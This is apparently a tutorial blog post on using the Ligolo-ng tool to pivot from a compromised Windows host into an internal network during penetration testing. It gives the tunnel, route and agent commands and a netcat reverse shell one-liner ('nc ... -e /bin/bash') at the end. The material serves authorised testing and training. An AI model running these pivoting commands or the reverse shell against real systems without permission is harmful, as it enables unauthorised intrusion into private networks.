How to use Ligolo-ng to pivot and tunnel in 2025
Ligolo-ng is a advanced yet simple pivoting and tunneling tool created by "nicocha30". It is used as a tool to pivot and tunnel computer traffic. It is especially useful in penetration testing and internal network engagements.
 nicocha30
Getting Started
This article is meant to get you up and running with ligolo-ng as quickly as possible. I always recommended reading the documentation and this tool is no exception. For more advanced usage here is a link to the documentation.
Scenario

Lets imagine that we have the following scenario

We are wanting to attack Target #2 however, this target on a different network (10.10.170.0/24 - Shown in red). In order to see this target we need to exploit a machine that is connected to our Target #2's network. After some post-exploitation we find that Target #1 has a network interface with the assigned target network Target #2 is on. This is a prime instance we can use ligolo-ng to pivot our traffic through Target #1 in order to exploit Target #2.
Setup
First lets setup a new network interface on our linux machine.
ip tuntap add user root mode tun ligoloip link set ligolo upip a show ligoloIf you setup the interface correctly you should see an output similar to the screenshot below. Note that currently it states its "DOWN" which is fine for right now.

Starting Ligolo
Download the ligolo-ng binaries for your OS and your targets OS. You will need 2 binaries for each OS depending on which will be the proxy or the agent. You can find the binaries here.
 nicocha30
Once we have the binaries downloaded onto our machine we will run the following command on our system to start the ligolo-ng process.
# This will start the ligolo listener on the default port 11601
./proxy -selfcert
Now lets get the ligolo-ng binary on our Target #1 machine. Once we have it locally on our target (In this case a windows machine) we run the following command.
.\agent.exe -connect 192.168.45.157:11601 -ignore-certOnce ran we should be able to see on our machine a message similar to the following.

Setting up our tunnel
Now that we have an agent connected to our ligolo-ng instance we can setup our tunnel.
This command will list all of our sessions with our different agents.
sessionsWe want to select the agent that's running on Target #1. We should see our ligolo-ng terminal change slightly to show our currently selected agent.
Once the agents selected run the following.
ifconfigThis will spit all of the network interfaces on our Target #1 machine including the network interface of the 10.10.170.0/24 network that contains our Target #2 machine.
In order to setup this tunnel run one more command on our machine outside of the ligolo-ng instance.
ip route add 10.10.170.0/24 dev ligoloNote that the above command includes our Target #2's network 10.10.170.0/24.
Next we will head back to our ligolo-ng instance and run the start command.
startWe should see some output similar to the image below.

At this point we have complete access to the 10.10.170.0/24 network including access to Target #2. No need to prepend proxychains or nothing we are simply able to interact with this network.
Viewing ports on our targets 127.0.0.1 (localhost)
Maybe our Target #1 machine has a mysql instance running locally (127.0.0.1). Using the same setup as before we run another command on our machine outside of the ligolo-ng instance.
ip route add 240.0.0.1/32 dev ligoloThis command assigns ligolo-ng's special address (240.0.0.1) as a route. Allowing us to see the whats running on Target #1's localhost. We can interact with the targets localhost by running commands like this.
=mysql -u root 240.0.0.1 -p -P 3306We are interacting with the MySql server running locally on our Target #1's localhost via the forward to 240.0.0.1 on our local machine.
Catching a reverse shell
Sometimes when we are in the process of exploiting Target #2 we need to interact with it in the following cases
- Reverse-shells
- File transfers
We can do this by setting up a listener port to forward all traffic from our Target #1 machine to our machine. We can do this running the following in our ligolo-ng instance.
listener_add --addr 0.0.0.0:30000 --to 127.0.0.1:10000 tcpThis will open up port 30000 on Target #1 and any traffic that hits it (For instance Target #2) will have the traffic forwarded to our machine on port 10000.
For example the following would trigger our nc listener through the port forward.
# Our Machine
nc -lnvp 10000

# On Target 2
nc 10.10.170.141 30000 -e /bin/bash
This was an introduction into the basics of ligolo-ng. This article was meant to get your feet wet and give you some entry level information on pivoting.
References
 nicocha30